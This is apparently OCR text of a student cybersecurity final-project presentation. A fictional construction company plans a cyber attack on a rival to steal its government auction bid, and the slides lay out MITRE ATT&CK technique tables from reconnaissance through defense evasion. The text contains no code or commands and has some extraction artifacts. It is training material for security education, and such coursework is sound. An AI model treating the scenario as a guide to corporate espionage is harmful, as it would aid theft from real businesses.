Date: 12.07.2023

Final Project Cyber Pro May 2022

Haddar DeMerchant
Georgy Strenov

TABLE OF CONTENT

Background Story

Carefree Homes & Signature Homes are competing for a big and profitable government commerce auction for construction in Nes-Tziona.

Following the severe financial crisis Covid-19 caused, Carefree Homes is in a financial distress.

If Carefree Homes doesn't win the bid, they could go bankrupt and shut down.


Therefore, Carefree Homes' management decided in desperation to perform a cyber attack on Signature Homes and steal their commerce auction bid. That way Carefree Homes can outbid them and guarantee they will win the auction.

Signature
HOMES


CAREFREE ▪ HOMES
OPENING DOORS TO CAREFREE LIVING

MORE COMMUNITIES. MORE CHOICES.

Signature Homes Network Structure



MITRE ATT&CK chart



4 Execution

	Cloud Administration Command
AppleScript	Command and Scripting Interpreter
Cloud API	
JavaScript	
Network Device CLI	
PowerShell	
Python	
Unix Shell	
Visual Basic	
Windows Command Shell	
	Container Administration Command
	Deploy Container
	Exploitation for Client Execution
Component Object Model	Inter-Process Communication
Dynamic Data Exchange	
XPC Services	
	Native API
	Scheduled Task/Job
	Serverless Execution
	Shared Modules
	Software Deployment Tools
Launchctl	System Services
Service Execution	
Malicious File	User Execution
Malicious Image	
Malicious Link	
	Windows Management Instrumentati

5 Persistence

	Account Manipulation
	BITS Jobs
	Boot or Logon Autostart Execution
Login Hook	Boot or Logon Initialization Scripts
Logon Script (Windows)	
Network Logon Script	
RC Scripts	
Startup Items	
	Browser Extensions
	Compromise Client Software Binary
	Create Account
Launch Agent	Create or Modify System Process
Launch Daemon	
Systemd Service	
Windows Service	
	Event Triggered Execution
	External Remote Services
	Hijack Execution Flow
	Implant Internal Image
	Modify Authentication Process
	Office Application Startup
	Pre-OS Boot
	Scheduled Task/Job
	Server Software Component
	Traffic Signaling
	Valid Accounts

1 Reconnaissance

Scanning IP Blocks	Active Scanning
Vulnerability Scanning	
Wordlist Scanning	
	Gather Victim Host Information
Credentials	Gather Victim Identity Information
Email Addresses	
Employee Names	
	Gather Victim Network Information
	Gather Victim Org Information
	Phishing for Information
	Search Closed Sources
	Search Open Technical Databases
Code Repositories	Search Open Websites/Domains
Search Engines	
Social Media	
	Search Victim-Owned Websites


2 Resource Development

	Acquire Access
Botnet	Acquire Infrastructure
DNS Server	
Domains	
Malvertising	
Server	
Serverless	
Virtual Private Server	
Web Services	
	Compromise Accounts
	Compromise Infrastructure
	Develop Capabilities
Cloud Accounts	Establish Accounts
Email Accounts	
Social Media Accounts	
	Obtain Capabilities
Drive-by Target	Stage Capabilities
Install Digital Certificate	
Link Target	
SEO Poisoning	
Upload Malware	
Upload Tool	

3 Initial Access

	Drive-by Compromise
	Exploit Public-Facing Application
	External Remote Services
	Hardware Additions
Spearphishing Attachment	Phishing
Spearphishing Link	
Spearphishing via Service	
	Replication Through Removable Med
	Supply Chain Compromise
	Trusted Relationship
Cloud Accounts	Valid Accounts
Default Accounts	
Domain Accounts	
Local Accounts	


MITRE ATT&CK chart continue



	7 Defense Evasion
	Abuse Elevation Control Mechanism
	Access Token Manipulation
	BITS Jobs
	Build Image on Host
	Debugger Evasion
	Deobfuscate/Decode Files or Informa
	Deploy Container
	Direct Volume Access
	Domain Policy Modification
	Execution Guardrails
	Exploitation for Defense Evasion
on	File and Directory Permissions Modifi
Generation	Hide Artifacts
	Hijack Execution Flow
	Impair Defenses
Clear Command History	Indicator Removal
Clear Linux or Mac System Logs	
Clear Mailbox Data	
Clear Network Connection History an	
Clear Persistence	
Clear Windows Event Logs	
File Deletion	
Network Share Connection Removal	
Timestomp	
	Indirect Command Execution
Double File Extension	Masquerading
Invalid Code Signature	
Masquerade File Type	
Masquerade Task or Service	
Match Legitimate Name or Location	
Rename System Utilities	
Right-to-Left Override	
Space after Filename	
	Modify Authentication Process
	Modify Cloud Compute Infrastructure
	Modify Registry
	Modify System Image
	Network Boundary Bridging
	Obfuscated Files or Information
	Plist File Modification
	Pre-OS Boot
	Process Injection
	Reflective Code Loading
	Rogue Domain Controller
	Rootkit
	Subvert Trust Controls
	System Binary Proxy Execution
	System Script Proxy Execution
	Template Injection
	Traffic Signaling
	Trusted Developer Utilities Proxy Exe
	Unused/Unsupported Cloud Regions
	Use Alternate Authentication Material
	Valid Accounts
	Virtualization/Sandbox Evasion
	Weaken Encryption
	XSL Script Processing

	6 Privilege Escalation
	Abuse Elevation Control Mechanism
	Access Token Manipulation
	Boot or Logon Autostart Execution
Login Hook	Boot or Logon Initialization Scripts
Logon Script (Windows)	
Network Logon Script	
RC Scripts	
Startup Items	
Launch Agent	Create or Modify System Process
Launch Daemon	
Systemd Service	
Windows Service	
	Domain Policy Modification
	Escape to Host
	Event Triggered Execution
	Exploitation for Privilege Escalation
	Hijack Execution Flow
	Process Injection
	Scheduled Task/Job
	Valid Accounts

MITRE ATT&CK chart continue



